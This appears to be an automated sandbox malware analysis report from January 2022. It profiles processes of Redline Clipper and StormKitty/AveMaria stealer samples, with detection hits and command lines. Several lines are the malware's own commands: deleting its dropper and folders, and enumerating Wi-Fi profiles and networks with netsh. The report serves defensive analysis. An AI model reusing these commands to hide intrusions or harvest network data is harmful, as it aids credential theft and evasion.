Path:	C:\ProgramData\AMD Driver\taskshell.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\AMD Driver\taskshell.exe"
Imagebase:	0x640000
File size:	10752 bytes
MD5 hash:	B335EEB40D0443DADCDEFC578A23B5DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: 00000007.00000002.555066111.0000000000642000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: 00000007.00000000.302503110.0000000000642000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: C:\ProgramData\AMD Driver\taskshell.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 40%, Metadefender, Browse • Detection: 75%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: chormuim.exe PID: 6504 Parent PID: 3556

General

Start time:	13:49:24
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\chormuim.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\chormuim.exe"
Imagebase:	0x280000
File size:	366592 bytes
MD5 hash:	69450EC78E3AA15178A8A90079551137
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000000.370467159.00000000027FF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.406666147.00000000027FF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_StormKitty, Description: Yara detected StormKitty Stealer, Source: 00000008.00000000.370201907.0000000002691000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000000.370201907.0000000002691000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000008.00000000.370201907.0000000002691000.00000004.00000001.sdmp, Author: Joe Security • Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: 00000008.00000000.369418381.0000000000730000.00000004.00020000.sdmp, Author: Arnim Rupp • Rule: HKTL_NET_GUID_StormKitty, Description: Detects c# red/black-team tools via typelibguid, Source: 00000008.00000000.369418381.0000000000730000.00000004.00020000.sdmp, Author: Arnim Rupp • Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: 00000008.00000002.405182174.0000000000730000.00000004.00020000.sdmp, Author: Arnim Rupp • Rule: HKTL_NET_GUID_StormKitty, Description: Detects c# red/black-team tools via typelibguid, Source: 00000008.00000002.405182174.0000000000730000.00000004.00020000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_StormKitty, Description: Yara detected StormKitty Stealer, Source: 00000008.00000000.355408259.0000000002691000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000000.355408259.0000000002691000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000008.00000000.355408259.0000000002691000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_StormKitty, Description: Yara detected StormKitty Stealer, Source: 00000008.00000002.406228414.0000000002691000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.406228414.0000000002691000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000008.00000002.406228414.0000000002691000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000000.356149280.00000000027FF000.00000004.00000001.sdmp, Author: Joe Security • Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: 00000008.00000000.353524841.0000000000730000.00000004.00020000.sdmp, Author: Arnim Rupp • Rule: HKTL_NET_GUID_StormKitty, Description: Detects c# red/black-team tools via typelibguid, Source: 00000008.00000000.353524841.0000000000730000.00000004.00020000.sdmp, Author: Arnim Rupp • Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: C:\Users\user\AppData\Local\Temp\chormuim.exe, Author: Arnim Rupp • Rule: HKTL_NET_GUID_StormKitty, Description: Detects c# red/black-team tools via typelibguid, Source: C:\Users\user\AppData\Local\Temp\chormuim.exe, Author: Arnim Rupp
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 6672 Parent PID: 4648

General

Start time:	13:49:34
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c taskkill /pid 4648 & erase C:\Users\user\AppDat a\Local\Temp\svchoste.exe & RD /S /Q C:\\ProgramData\\216363876181815* & exit
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6676 Parent PID: 6672

General

Start time:	13:49:34
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: taskshell.exe PID: 3132 Parent PID: 3352

General

Start time:	13:49:35
Start date:	14/01/2022
Path:	C:\ProgramData\AMD Driver\taskshell.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\AMD Driver\taskshell.exe"
Imagebase:	0xd90000
File size:	10752 bytes
MD5 hash:	B335EEB40D0443DADCDEFC578A23B5DA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: 0000000C.00000002.555072443.0000000000D92000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: 0000000C.00000000.330943519.0000000000D92000.00000002.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: taskkill.exe PID: 4248 Parent PID: 6672

General

Start time:	13:49:35
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /pid 4648
Imagebase:	0x1310000
File size:	74752 bytes
MD5 hash:	15E2E0ACD891510C6268CB8899F2A1A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: taskshell.exe PID: 6772 Parent PID: 3352

General

Start time:	13:49:43
Start date:	14/01/2022
Path:	C:\ProgramData\AMD Driver\taskshell.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\AMD Driver\taskshell.exe"
Imagebase:	0x310000
File size:	10752 bytes
MD5 hash:	B335EEB40D0443DADCDEFC578A23B5DA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: 00000010.00000000.348480456.0000000000312000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: 00000010.00000002.555084428.0000000000312000.00000002.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: cmd.exe PID: 5880 Parent PID: 6504

General

Start time:	13:49:43
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"cmd.exe" /C chcp 65001 && netsh wlan show profile | findstr All
Imagebase:	0x7ff6221d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: msiexec.exe PID: 6756 Parent PID: 572

General

Start time:	13:49:43
Start date:	14/01/2022
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\msiexec.exe /V
Imagebase:	0x7ff78ff80000
File size:	66048 bytes
MD5 hash:	4767B71A318E201188A0D0A420C8B608
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5808 Parent PID: 5880

General

Start time:	13:49:44
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chcp.com PID: 1716 Parent PID: 5880

General

Start time:	13:49:45
Start date:	14/01/2022
Path:	C:\Windows\System32\chcp.com
Wow64 process (32bit):	false
Commandline:	chcp 65001
Imagebase:	0x7ff721b20000
File size:	14336 bytes
MD5 hash:	4900AF1B0DA341B5FCF469D59DAD2593
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: netsh.exe PID: 1304 Parent PID: 5880

General

Start time:	13:49:45
Start date:	14/01/2022
Path:	C:\Windows\System32\netsh.exe
Wow64 process (32bit):	false
Commandline:	netsh wlan show profile

Imagebase:	0x7ff67c400000
File size:	92672 bytes
MD5 hash:	98CC37BBF363A38834253E22C80A8F32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: findstr.exe PID: 4844 Parent PID: 5880

General

Start time:	13:49:46
Start date:	14/01/2022
Path:	C:\Windows\System32\findstr.exe
Wow64 process (32bit):	false
Commandline:	findstr All
Imagebase:	0x7ff6a9cf0000
File size:	34304 bytes
MD5 hash:	BCC8F29B929DABF5489C9BE6587FF66D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 1860 Parent PID: 6504

General

Start time:	13:49:47
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"cmd.exe" /C chcp 65001 && netsh wlan show networks mode=bssid
Imagebase:	0x7ff6221d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6644 Parent PID: 1860

General

Start time:	13:49:48
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chcp.com PID: 6744 Parent PID: 1860

General

Start time:	13:49:48
Start date:	14/01/2022
Path:	C:\Windows\System32\chcp.com
Wow64 process (32bit):	false
Commandline:	chcp 65001
Imagebase:	0x7ff721b20000
File size:	14336 bytes
MD5 hash:	4900AF1B0DA341B5FCF469D59DAD2593
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: netsh.exe PID: 5536 Parent PID: 1860

General

Start time:	13:49:51
Start date:	14/01/2022
Path:	C:\Windows\System32\netsh.exe
Wow64 process (32bit):	false
Commandline:	netsh wlan show networks mode=bssid
Imagebase:	0x7ff67c400000
File size:	92672 bytes
MD5 hash:	98CC37BBF363A38834253E22C80A8F32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 404 Parent PID: 6504

General

Start time:	13:49:54
Start date:	14/01/2022
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 6504 -s 1360
Imagebase:	0x7ff602390000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: WerFault.exe PID: 756 Parent PID: 6504

General

Start time:	13:49:56
Start date:	14/01/2022
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 6504 -s 1360
Imagebase:	0x7ff602390000
File size:	494488 bytes

MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis